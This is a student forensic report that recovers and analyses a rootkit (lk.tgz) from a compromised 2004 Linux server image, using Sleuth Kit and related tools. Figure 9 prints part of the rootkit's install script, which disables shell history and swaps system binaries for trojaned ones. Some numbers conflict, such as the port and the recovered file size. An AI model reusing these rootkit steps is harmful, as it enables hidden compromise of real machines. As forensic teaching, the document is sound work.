



ASSIGNMENT 2

Forensic Analysis



Submitted to: Prof. Sheldon Doyle

Date: 8th April, 2022

Submitted by: Sanchit Mahajan, 000819207

Statement of Authorship

I, Sanchit Mahajan, 000819207 certify that this material is my original work. No other person's work has been used without due acknowledgement.

Table of Contents

Executive Summary.....	3
Conducting the Analysis	4
Using the VirtualBox shared folder utility:	4
Extracting the partitions from the physical image and mounting it to our Workstation	4
Timeline Analysis	5
File Recovery	6
Metadata Recovery	11
Rootkit Analysis	15
Recommendations	18
Conclusion	19
Appendix	20

Executive Summary

Overview

On March 22nd 2004, around 7pm EST a Linux server was attacked. We received reports that there might have been a loss of integrity of files and confidential data leaked. Therefore, we were contacted to analyze the situation, and find out more about the possible attack. The affected system's image had been copied and provided to us for our analysis.

What we know:

- (i) Possible time of attack: 22/03/2004 around 7pm EST
- (ii) Operating System: Linux server (connected to the internet)
- (iii) Chances of a script being run.

Tools:

The following tools were used during the investigation:

- (i) Forensic Workstation (Kali Linux)
- (ii) Forensic tools:
 - a. The Sleuth Kit
 - b. Log2timeline.py

Chain of Custody

Received from	Affected Corporation
Received by	Sanchit Mahajan
Date / Time	28 March, 2022
Additional Notes	

Evidence Collected:

Using our Kali Linux Workstation with Sleuth Kit tools, we were able to collect the following evidence:

- 1) There was a ssh buffer overflow attack at 18:45:54 EST, and all ports starting 33902 were scanned, ultimately connecting to port 33902 at 18:57:14.
- 2) The attacker used the file lk.tgz that included various scripts and executables which gave him root access, created a user and group called Jack, copied all the information under /dev/ida/.drag-on, /dev/ida/".. ", and /dev/rpm.
- 3) Plenty of information including system and hostname information, configurations and cpu information are saved to a file 'computer' and is emailed to last@linuxmail.org and bidi_damm@yahoo.com
- 4) There is an extremely high possibility of trojan files being saved on the machine, especially the files cgi-bin, netstat, ps, last, cgi, top

Conducting The Analysis

The Forensic Analysis of the given image file is divided into the following sections:

1. Using the VirtualBox shared folder utility to share the physical image with the Kali Workstation.
2. Extracting the partitions from the physical image and mounting it to our Workstation.
3. Timeline Analysis
4. File Recovery
5. Metadata Recovery
6. Analyzing recovered files

1) Using the VirtualBox shared folder utility to share the physical image:

The first step of conducting our Forensic analysis would be to make the physical image (.img file) accessible to the Kali Workstation.

- (a) Extract the file to our shared folder. In this case the image file is extracted to **Case 1** folder under **cases** shared folder.
- (b) Go to the Kali workstation and browse to the destination shared folder. In our case we entered `sudo ls /mnt/cases/'Case 1'` to get the following output:

```
redhat_dev_sda6.img
```

- (c) Now that we can confirm the presence of image file from our Kali workstation, we can go on to extract data from it.

2) Extracting the partitions from physical image and mounting it to our workstation:

We are given a physical image file of the affected Linux system. Our first action would be to extract the data from the file safely without modifying it, and then mounting the folders/data on our Kali Workstation. This way the integrity of the data is maintained, and forensic analysis conducted fairly.

- (a) Create and store md5sum values with date using the commands

```
date > redhat_dev_sda6.md5
```

```
sudo md5sum /mnt/cases/'Case 1'/redhat_dev_sda6.img >> redhat_dev_sda6.md5
```

- (b) Create a directory and mount the image with read-only, loop, and noexecution parameters:

```
sudo mkdir /mnt/case1
```

```
sudo mount -o ro,loop,noexec /mnt/cases/'Case 1'/redhat_dev_sda6.img /mnt/case1
```

3) Timeline Analysis:

Now that the image has been mounted with proper settings, we will start our analysis using the forensic tools:

- a) **log2timeline:** log2timeline script is a tool to create detailed timeline of all the events from the file.

- (i) Enter the command

```
cd /mnt/  
sudo log2timeline.py --parsers filestat timeline.plaso  
case1  
sudo psort.py timeline.plaso -w timeline.logi
```

- (ii) Now that the log file is generated, we will search for the date of attack by using grep command:

```
grep "2004-03-22" timeline.logii
```

This will give us the logs for 22nd March 2004, our suspected date of attack.

b) **Checking messages under /var/messages**

- (i) Log entries are checked by mounting the image and going over to the /var/log directory of the image. We will check the messages file which contains the logs from 22nd March 2004.

```
Sudo mkdir /mnt/case1
```

```
Sudo mount -o loop,ro /mnt/case1/redhat_dev_sda6.img
```

```
Cd /mnt/case1/var/log
```

```
Ls messages*
```

```
messages messages.1 messages.2
```

(ii) Now we will perform grep “Mar 22” on all our results, leaving messages.2 as our target file.

Sudo grep “Mar 22” messages.2 ⁱⁱⁱ

The output gives us detailed messages required for setting up a timeline.

Timeline and Messages Analysis:

The logs gave us useful information about the attack:

- 1) The attack started on 22nd March at 18:45:53 and the attacker performed a **sshd buffer overflow attack** on the sshd server to find available open ports.
- 2) The attack started from port 33902, and at 18:57:14, the open port (33962) was found and ssh was successful.
- 3) The system also gave out fatal notifications about the network attack, saying “fatal: Local: crc32 compensation attack: network attack detected”. This vulnerability is mainly found on OpenSSH 2.2.0.
- 4) Once inside, the attacker ran a script which created a new user and group called Jack (uid=501, gid=501), logged in as root via ssh at 19::00:05, hid his tools under /dev/ida/.drag-on
- 5) The attacker replaced ifconfig, netstat, and top files. Furthermore, the directory mkxfs is copied to /usr/sbin directory
- 6) The command scp had been used indication transfer of data to the attacker. Programs/directories like linsniffer, mkxfs, let us know of some of the methods used by the attacker.
- 7) The logs also indicate that after the files were sent, they were possibly deleted, and it would be a good idea to recover deleted files.

4) Recovery:

The script must be deleted, and to recover it, we need to create a set of possible words that are related to the script.

As per our analysis, certain keywords like mkxfs, /dev/ida/.drag-on, netstat and linsniffer seem to be involved closely with the attack, and an analysis of byte locations of these strings will be helpful.

We will search these strings throughout our image looking for relative bytes to these words.

(i) We'll create strings using the following command:

Strings -t d /mnt/cases/'Case 1'/redhat_dev_sda6.img > redhat_dev_sda6.str

(ii) Filter our keywords from the script:

```
grep -i -f dirtywords.txt redhat_dev_sda6.str > results.txt
```

Here are a few notable results with their byte location:

```
1507554358 cp -f mkxfs /usr/sbin/  
1507555030 mkdir -p /dev/ida/.drag-on  
180080640 killall -9 linsniffer
```

From here we can fully confirm that mkxfs was copied to /usr/sbin folder, the /dev/ida/.drag-on directory was created, and the linsniffer process was killed afterwards.

Since, the script was related to /dev/ida/.drag-on, we will need to get the file type and block size for the byte location **1507554358**.

The Sleuth Kit is a collection of command line and forensic analysis tools used to search for files and metadata. We will use the command line tools for block size and inode number analysis such as fsstat, blkcalc, blkstat ifind, istat. Icat, etc.

(iii) Using **fsstat** to get the file status:

```
Fsstat /mnt/cases/'Case 1'/redhat_dev_sda6.img
```

This gives us essential information including block size, and we can succes

Block size= 4096

Block number = Byte location/ block size = 1507555030/4096 = 368055 (rounded off to nearest integer)


```

(kali㉿kali)-[~]
└─$ echo "Sanchit Mahajan, 000819207"
Sanchit Mahajan, 000819207

(kali㉿kali)-[~]
└─$ date
Wed Apr  6 07:24:00 PM EDT 2022

(kali㉿kali)-[~]
└─$ sudo fsstat /mnt/cases/'Case 1'/redhat_dev_sda6.img
FILE SYSTEM INFORMATION

File System Type: Ext2
Volume Name:
Volume ID: 5584cf973ce42e8dd8112c4c82c7201b

Last Written at: 2004-04-04 15:39:44 (EDT)
Last Checked at: 2004-04-01 23:13:53 (EST)

Last Mounted at: 2004-04-01 23:13:54 (EST)
Unmounted Improperly

Source OS: Linux
Dynamic Structure
InCompat Features: Filetype,
Read Only Compat Features: Sparse Super,

METADATA INFORMATION

Inode Range: 1 - 222209
Root Directory: 2
Free Inodes: 182562

CONTENT INFORMATION

Block Range: 0 - 443786
Block Size: 4096
Free Blocks: 292940

BLOCK GROUP INFORMATION

Number of Block Groups: 14
Inodes per group: 15872
Blocks per group: 32768

```

Figure 1: fsstat command on the image

(iv) Using **blkstat** to determine the block status and allocation status of the block:

Blkstat /mnt/cases/'Case 1'/redhat_dev_sda6.img 368055

Fragment: 368055

Not Allocated

Group: 11

(v) Since the block is unallocated, it means its deleted. We will use **blkcat** to get information about it.

Blkcat /mnt/cases/'Case 1'/redhat_dev_sda6.img 368055 | more^{iv}

The name of the deleted file seems to be lk.tar.gz. Using blkls command, we will create an image of deleted content.


(vi) `Blkls /mnt/cases/'Case 1'/redhat_dev_sda6.img 368055 > redhat_dev_sda6.blkls`

Foremost is a forensic tool used to analyze and recover deleted files and folders. Its configuration file resides under `/etc/foremost.conf` and we can use it to program it such that it recovers our gzip file.

`Sudo vi /etc/foremost.conf`

(vii) Uncomment the following line

`gzip y 15000000 \x1f\x8b\x08`



```

kali@kali: ~
File Actions Edit View Help
GNU nano 6.0 /etc/foremost.conf *
# ra y 1000000 \x2e\x72\x61\xfd
# ra y 1000000 .RMF
# asf y 8000000 \x30\x26\xB2\x75\x8E\x66\xCF\x11\xA6\xD9\x00\xAA\x00\x62\xCE\x6C
# wmv y 20000000 \x30\x26\xB2\x75\x8E\x66\xCF\x11\xA6\xD9\x00\xAA\x00\x62\xCE\x6C
# wma y 8000000 \x30\x26\xB2\x75 \x00\x00\x00\xFF
# wma y 8000000 \x30\x26\xB2\x75 \x52\x9A\x12\x46
# mp3 y 8000000 \xFF\xFB??\x44\x00\x00
# mp3 y 8000000 \x57\x41\x56\x45 \x00\x00\xFF\
# mp3 y 8000000 \xFF\xFB\xD0\ \xD1\x35\x51\xCC\
# mp3 y 8000000 \x49\x44\x33\
# mp3 y 8000000 \x4C\x41\x4D\x45\
#
# WINDOWS REGISTRY FILES
#
# Windows NT registry
# dat y 4000000 regf
# Windows 95 registry
# dat y 4000000 CREG
#
# lnk y 5000 \x4C\x00\x00\x00\x01\x14\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00
# chm y 100000 \x49\x54\x53\x46\x03\x00\x00\x00\x60\x00\x00\x00\x01\x00\x00
# cookie n 4096 id=
# rdp y 4096 \xFF\xFE\x73\x00\x63\x00\x72\x00\x65\x00\x65\x00\x6E\x00\x20\x00\x6D
#
# MISCELLANEOUS
#
# (NOTE THIS FORMAT HAS BUILTIN EXTRACTION FUNCTION)
# zip y 10000000 PK\x03\x04 \x3c\xac
# (NOTE THIS FORMAT HAS BUILTIN EXTRACTION FUNCTION)
# rar y 10000000 Rar!
#
# java y 1000000 \xca\xfe\xba\xbe
#
# cpp y 20000 #include #include ASCII
# gzip y 15000000 \x1f\x8b\x08
#
# ScanSoft PaperPort "Max" files
#
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^N Replace ^U Paste ^J Justify ^_ Go To Line M-B Redo

```

Figure 2: Editing `foremost.conf`

(viii) Creating a new directory:

```
Mkdir /mnt/cases/'Case 1'/foutput
```

Using Foremost to recover the zip files using the blkls file:

```
foremost -o foutput /mnt/cases/'Case 1'/redhat_dev_sda6_blkls
```

As per the audit.txt file, our File offset is **106496**.

Block location = Byte offset / block size = $106496/4096 = 26$

(ix) Using **blkcalc** to calculate the location of unallocated block 26:

```
blkcalc mnt/cases/'Case 1'/redhat_dev_sda6.img -u 26
```

8171

This gives us 8171. Now the 13th block should be $8171+13-1 = 8183$

(x) Using **blkcat** to view the block corresponding to 8183:

```
blkcat /mnt/cases/'Case 1'/redhat_dev_sda6.img 8183 -h
```

It gives us the blocks 8184 to 8299

First 12 blocks before 8184 = `blkcat /mnt/cases/'Case 1'/redhat_dev_sda6.img 8171 12 > lk.tgz`

Last 116 blocks = `blkcat /mnt/cases/'Case 1'/redhat_dev_sda6.img 8184 116 >> lk.tgz`

(xi) After recovering the blocks, the tar file extracts properly:

```
tar xvf /mnt/cases/'Case 1'/foutput/lk.tar.gz
```

```
(kali㉿kali)-[~/foutput]
$ sudo tar zxvf 1k.tgz
last/
last/ssh
last/pidfile
last/install
last/linsniffer
last/cleaner
last/inetd.conf
last/lsattr
last/services
last/sense
last/ssh_config
last/ssh_host_key
last/ssh_host_key.pub
last/ssh_random_seed
last/sshd_config
last/sl2
last/last.cgi
last/ps
last/netstat
last/ifconfig
last/top
last/logclear
last/s
last/mkxfs

(kali㉿kali)-[~/foutput]
$ echo "Sanchit Mahajan, 000819207"
Sanchit Mahajan, 000819207

(kali㉿kali)-[~/foutput]
$ date
Wed Apr  6 08:28:01 PM EDT 2022

(kali㉿kali)-[~/foutput]
$
```

Figure 3: Extracting the tar file

5) File Metadata Recovery:

- a) We will use the ifind tool to get the inode number:

```
sudo ifind /mnt/cases/'Case 1'/redhat_dev_sda6.img -d 8171
```

```
(kali㉿kali)-[~/foutput/last]
$ sudo ifind /mnt/cases/'Case 1'/redhat_dev_sda6.img -d 8171
2880
```

Figure 4: Output of ifind command

- b) Now that we have the inode number for the gzip file's block number, we can use `istat` to get the statistical information about the inode number.

```
sudo istat /mnt/cases/'Case 1'/redhat_dev_sda6.img 2880
```

```
(kali㉿kali)-[~/foutput/last]
$ sudo istat /mnt/cases/'Case 1'/redhat_dev_sda6.img 2880
inode: 2880
Not Allocated
Group: 0
Generation Id: 826419670
uid / gid: 0 / 0
mode: rrw-r--r--
size: 520333
num of links: 0

Inode Times:
Accessed:      2004-03-22 19:00:42 (EST)
File Modified: 2004-03-22 19:00:06 (EST)
Inode Modified: 2004-03-22 19:00:59 (EST)
Deleted:       2004-03-22 19:00:59 (EST)

Direct Blocks:
8171 8172 8173 8174 8175 8176 8177 8178
8179 8180 8181 8182 8184 8185 8186 8187
8188 8189 8190 8191 8192 8193 8194 8195
8196 8197 8198 8199 8200 8201 8202 8203
8204 8205 8206 8207 8208 8209 8210 8211
8212 8213 8214 8215 8216 8217 8218 8219
8220 8221 8222 8223 8224 8225 8226 8227
8228 8229 8230 8231 8232 8233 8234 8235
8236 8237 8238 8239 8240 8241 8242 8243
8244 8245 8246 8247 8248 8249 8250 8251
8252 8253 8254 8255 8256 8257 8258 8259
8260 8261 8262 8263 8264 8265 8266 8267
8268 8269 8270 8271 8272 8273 8274 8275
8276 8277 8278 8279 8280 8281 8282 8283
8284 8285 8286 8287 8288 8289 8290 8291
8292 8293 8294 8295 8296 8297 8298 8299

Indirect Blocks:
8183
```

Figure 5: `istat` command

This gives us the file size **520333** bytes, it was modified at 19:00:06, right after the machine was compromised and last accessed at 19:00:42, ultimately getting deleted at 19:00:59.

- c) We can use the **icat** command to recover data using our inode number:

```
sudo icat /mnt/cases/'Case 1'/redhat_dev_sda6.img 2880 > out.file
```

The file should be recovered as `out.file`.

To confirm if we recovered the data, we will check the file size of `out.file`.

```
sudo ls -l | grep "out.file"
```

```
(kali㉿kali)-[~]
$ sudo icat /mnt/cases/'Case 1'/redhat_dev_sda6.img 2880 > out.file

(kali㉿kali)-[~]
$ sudo ls -l | grep "out.file"
-rw-r--r-- 1 kali kali      52033 Apr  8 16:37 out.file
```

Figure 6: Checking the size of out.file

Both files have the same size (52033) which confirms the file has fully recovered.

d) Analyzing Recovered File:

(i) We can confirm the file type by going to the command

file out.file

```
out.file: gzip compressed data, last modified: Sat Mar  3 03:09:06 2001, from Unix,
original size modulo 2^32 1454080
```

(ii) **Ffind** tool is used for finding original file name:

```
sudo ffind /mnt/cases/'Case 1'/redhat_dev_sda6.img 2880
```

```
* /lk.tgz
```

(iii) Copy the out.file to a new directory “evi” to extract the gzip file.

```
(kali㉿kali)-[~]
$ sudo tar zxvf /mnt/cases/'Case 1'/evi/out.file
last/
last/ssh
last/pidfile
last/install
last/linsniffer
last/cleaner
last/inetd.conf
last/lsattr
last/services
last/sense
last/ssh_config
last/ssh_host_key
last/ssh_host_key.pub
last/ssh_random_seed
last/sshd_config
last/sl2
last/last.cgi
last/ps
last/netstat
last/ifconfig
last/top
last/logclear
last/s
last/mkxfs
```

Figure 7: Extracting out.file

d) Analyzing the rootkit:

(i) Now that we have the rootkit, its important to get the MD5 hash of one of the files, and compare to check if its already been recognized as a rootkit, and get more details about it.


(ii) Since we already know the ifconfig file was copied, we will get its inode number and we can use ifind, istat and icat commands to get our target ifconfig file.

```
sudo ifind /mnt/cases/'Case 1'/redhat_dev_sda6.img -n /sbin/ifconfig
```

It gives us the inode number as 177428

Using the istat command to check inode information:

```
sudo istat /mnt/cases/'Case 1'/redhat_dev_sda6.img 177428
```



```
(kali㉿kali)-[~]  
$ sudo ifind /mnt/cases/'Case 1'/redhat_dev_sda6.img -n /sbin/ifconfig  
177428  
  
(kali㉿kali)-[~]  
$ sudo istat /mnt/cases/'Case 1'/redhat_dev_sda6.img 177428  
inode: 177428  
Allocated  
Group: 11  
Generation Id: 826419689  
uid / gid: 0 / 0  
mode: rwxr-xr-x  
size: 19840  
num of links: 1  
  
Inode Times:  
Accessed: 2004-04-01 23:14:09 (EST)  
File Modified: 2001-02-26 10:23:47 (EST)  
Inode Modified: 2004-03-22 19:00:57 (EST)
```

Figure 8: Applying ifind and istat commands

The Inode times show us that the file was last modified on 26 Feb 2001, meaning it was just copied to the system by the script, and wasn't created at that time.

(iii) Recovering ifconfig file:

```
sudo icat /mnt/cases/'Case 1'/redhat_dev_sda6.img 177428 > ifconfig.prev
```

(iv) Generating and looking up the MD5 of ifconfig.prev

```
md5sum ifconfig.prev > ifconfig.prev.md5
```

We will check this md5 (08639495825553f6f38684dad97869e ifconfig.bad)

Checking this MD5 hash on NSRL's website gives us [this](#) result.

The Manufacturer name is **Dark Bay Ltd.**, the Product name being **Hacker's Handbook** (v1999-2000).

Detailed Analysis of the Rootkit

The rootkit extracts to /last folder, which has total 23 files, out of which 13 are executables. The following is a list of the executables:

- **Cleaner:** Cleans logs and checks for the logs containing various file types, mostly .tar, .gz, etc.
- **Ifconfig:** This file replaces the original ifconfig file and doesn't have Promiscuous mode set.
- **Install:** This is the main script which handled everything in the attack from setting up directories to copying information.
- **last.cgi :** Possibly a trojan
- **Linsniffer:** Sniffs for passwords redirected to tcp.log
- **Logclear:** Kills the linsniffer process, removes tcp.log file and creates another one, runs linsniffer again to redirect it to tcp.log
- **lsattr:** Goes to the /dev/ida/.drag-on directory and runs mkxfs and linsniffer
- **mkxfs:** Probably a trojan
- **Netstat:** Possibly a trojan
- **Ps:** Possibly a trojan
- **sense :** Scans linsniffer results, sorts them and checks for IMAP, Telnet, and FaP passwords.
- **ssh:** This one is an ssh file, probably kept for replacing the system one
- **top:** Possibly a trojan

As soon as the attack starts, the install script starts running:

- 1) The script searches if certain directories are present.
- 2) The files /sbin/ifconfig, /bin/netstat, /bin/ps, /usr/bin/top are deleted and replaced by the ones supplied by the attacker already placed in the rootkit.
- 3) A new directory /dev/rpm is created, which is responsible of storing all the redirected output. Several commands are echoed to it.

- 4) Another file /dev/last is created storing redirected numbers like IP addresses is created.
- 5) Two more directories /dev/ida/.drag-on, and /dev/ida/".. ." are created.
- 6) The following files are copied to the /dev/ida/.drag-on/ and /dev/ida/".. ." directories and then removed from the rootkit:

- i. linsniffer
- ii. logclear
- iii. sense
- iv. sl2
- v. mkxfs
- vi. s
- vii. ssh_host_key
- viii. ssh_host_key
- ix. ssh_random_seed

- 7) tcp.log is created at /dev/ida/.drag-on/ and /dev/ida/".. ." directories.

- 8) The files inetd.conf and services are copied to /etc folder.
- 9) inetd service is killed using kill -all HUP command.
- 10) /usr/bin/lsattr file is deleted and a modified one is placed inside /usr/bin directory.
- 11) The /etc/rc.d/rc.sysinit/ file is appended with " /usr/bin/lsattr -t1 -X53 -p ". The attributes are also changed to prevent deletion.

- 12) Last.cgi file from the rootkit is copied to the following directories:

- i. /home/httpd/cgi-bin/
- ii. /usr/local/httpd/cgi-bin/
- iii. /usr/local/apache/cgi-bin/
- iv. /www/httpd/cgi-bin/
- v. /www/cgi-bin/

- 13) A new file 'computer' is created with the following information:

- i. System information including kernel name, network node hostname, kernel release, kernel version, hardware and processor name, processor type and Operating System
- ii. Hostname (FQDN)
- iii. 'inet' information from /sbin/ifconfig
- iv. Uptime
- v. Cpu Vendor ID
- vi. Cpu Model
- vii. Cpu Speed
- viii. Bogomips
- ix. File system information in human readable format

- 14) The saved file 'computer' is then emailed to two emails: last@linuxmail.org and bidi_damm@yahoo.com

- 15) The following files and directories are deleted from the system:

- i. last
- ii. lk.tgz

- iii. computer
- iv. lk.tar.gz

```
(kali㉿kali)-[~/foutput/last]
$ sudo cat install
#!/bin/sh
clear
unset HISTFILE
echo "***** Instalarea Rootkitului A Pornit La Drum *****"
echo "***** Mircea SUGI PULA *****"
echo "***** Multumiri La Toti Care M-Au Ajutat *****"
echo "***** Lemme Give You A Tip : *****"
echo "***** Ignore everything, call your freedom *****"
echo "***** Scream & swear as much as you can *****"
echo "***** Cuz anyway nobody will hear you and no one will *"
echo "***** Care about you *****"
echo
echo
chown root.root *
if [ -f /usr/bin/make ]; then
    echo "Are Make !"
else
    echo "Nu Are Make !"
fi
if [ -f /usr/bin/gcc ]; then
    echo "Are Gcc !"
else
    echo "Nu Are Gcc !"
fi
if [ -f /usr/sbin/sshd ]; then
    echo "Are Ssh !"
else
    echo "Nu Are Ssh !"
fi
echo -n "* Inlocuim nestat ... alea alea "
rm -rf /sbin/ifconfig
mv ifconfig /sbin/ifconfig
rm -rf /bin/netstat
mv netstat /bin/netstat
rm -rf /bin/ps
mv ps /bin/ps
rm -rf /usr/bin/top
mv top /usr/bin/top
cp -f mkxfs /usr/sbin/
echo "* Gata ..."
echo -n "* Dev ... "
echo
echo
touch /dev/rpm
>/dev/rpm
echo "3 s12" >>/dev/rpm
```

Figure 9: Snapshot of the install script

Recommendations

A few recommendations have been listed to implement on the system as soon as possible and prevent such attacks in the future:

1. **Delete Files:** The team should immediately disconnect the machine from the internet once booted up, and delete the suspected trojan files mentioned before and kill any processes that might prevent their deletion.
2. **Restore Original Files:** The original ipconfig, netstat files should be implemented and ports closed to block such attacks till scans complete.
3. **System Scans:** A full system scan should be carried to remove any unnecessary files.
4. **Update OpenSSH:** The sshd buffer-overflow attack is common with OpenSSH v2.0 and before. Its recommended to get it updated to fix the vulnerability.
5. **Closing Ports:** Unused ports should always be kept closed. Port scanning tools such as nmap should be used,
6. **Vulnerability Scanners:** Vulnerability Scanners like Nessus by Tenable check of weak points throughout the system and let know of any fixes needed.
7. **IDS/IPS:** Intrusion Detection Systems and Intrusion Prevention Systems should be installed to prevent such attacks.
8. **SSH Security:** ssh security should be increased so that any unauthorized user gets limited to none chances of getting into the system.

Conclusion

The attacker started a sshd buffer overflow attack on Port 33902 and was able to use the Hacker's Handbook rootkit. The damage of the attack is severe as the attacker retrieved plenty of information about the system including configurations and passwords, and left trojans in there.

The recommendations should be followed as soon as possible to prevent any further damage and increase the overall security of the machine.

Appendix

```
2022-04-08 22:29:44,512 [INFO] (MainProcess) PID:692195 <data_location> Determined data location:
/usr/share/plaso
2022-04-08 22:29:44,524 [INFO] (MainProcess) PID:692195 <artifact_definitions> Determined artifact
definitions path: /usr/share/artifacts
WARNING the version of plaso you are using is more than 6 months
old. We strongly recommend to update it.
```

```
Checking availability and versions of dependencies.
[OK]
```

```
/usr/lib/python3/dist-packages/dfvfs/lib/cpio.py:62: DeprecationWarning: Call to deprecated function:
GetByteSize.
    _CPIO_BINARY_BIG_ENDIAN_FILE_ENTRY.GetByteSize()
/usr/lib/python3/dist-packages/dfvfs/lib/cpio.py:68: DeprecationWarning: Call to deprecated function:
GetByteSize.
    _CPIO_BINARY_LITTLE_ENDIAN_FILE_ENTRY.GetByteSize()
/usr/lib/python3/dist-packages/dfvfs/lib/cpio.py:74: DeprecationWarning: Call to deprecated function:
GetByteSize.
    _CPIO_PORTABLE_ASCII_FILE_ENTRY.GetByteSize()
/usr/lib/python3/dist-packages/dfvfs/lib/cpio.py:79: DeprecationWarning: Call to deprecated function:
GetByteSize.
    _CPIO_NEW_ASCII_FILE_ENTRY_SIZE = _CPIO_NEW_ASCII_FILE_ENTRY.GetByteSize()
/usr/lib/python3/dist-packages/dfvfs/lib/gzipfile.py:113: DeprecationWarning: Call to deprecated func-
tion: GetByteSize.
    _MEMBER_HEADER_SIZE = _MEMBER_HEADER.GetByteSize()
/usr/lib/python3/dist-packages/dfvfs/lib/gzipfile.py:118: DeprecationWarning: Call to deprecated func-
tion: GetByteSize.
    _MEMBER_FOOTER_SIZE = _MEMBER_FOOTER.GetByteSize()
/usr/lib/python3/dist-packages/dfvfs/lib/gzipfile.py:122: DeprecationWarning: Call to deprecated func-
tion: GetByteSize.
    _UINT16LE_SIZE = _UINT16LE.GetByteSize()
```

```
Source path      : /mnt/case1
Source type      : directory
Processing time   : 00:00:00
```

```
Processing started.
plaso - log2timeline version 20201007
```

```
Source path      : /mnt/case1
Source type      : directory
Processing time   : 00:00:01
```

Tasks:	Queued	Processing	Merging	Abandoned	Total
	0	0	0	0	

Identifier	PID	Status	Memory	Sources	Events	File
Main	692195	idle	139.5 MiB	0 (0)	0 (0)	
Worker_00	692215	idle	104.7 MiB	0 (0)	0 (0)	
Worker_01	692219	idle	104.3 MiB	0 (0)	0 (0)	

plaso - log2timeline version 20201007

Source path : /mnt/case1
 Source type : directory
 Processing time : 00:00:01

Tasks:	Queued	Processing	Merging	Abandoned	Total
	0	0	0	0	

Identifier	PID	Status	Memory	Sources	Events	File
Main	692195	collecting	139.5 MiB	1 (1)	0 (0)	
Worker_00	692215	idle	104.7 MiB	0 (0)	0 (0)	

ii

2004-03-22T02:28:51+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/sbin/minilogd Type: file,filestat,OS:/mnt/case1/sbin/minilogd,-
 2004-03-22T23:55:24+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/usr/bin/w Type: file,filestat,OS:/mnt/case1/usr/bin/w,-
 2004-03-22T23:56:50+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/usr/bin/last Type: file,filestat,OS:/mnt/case1/usr/bin/last,-
 2004-03-22T23:58:53+00:00,Last Access Time,FILE,File stat,OS:/mnt/case1/etc/default/useradd Type: file,filestat,OS:/mnt/case1/etc/default/useradd,-
 2004-03-22T23:58:53+00:00,Content Modification Time,FILE,File stat,OS:/mnt/case1/etc/group Type: file,filestat,OS:/mnt/case1/etc/group,-
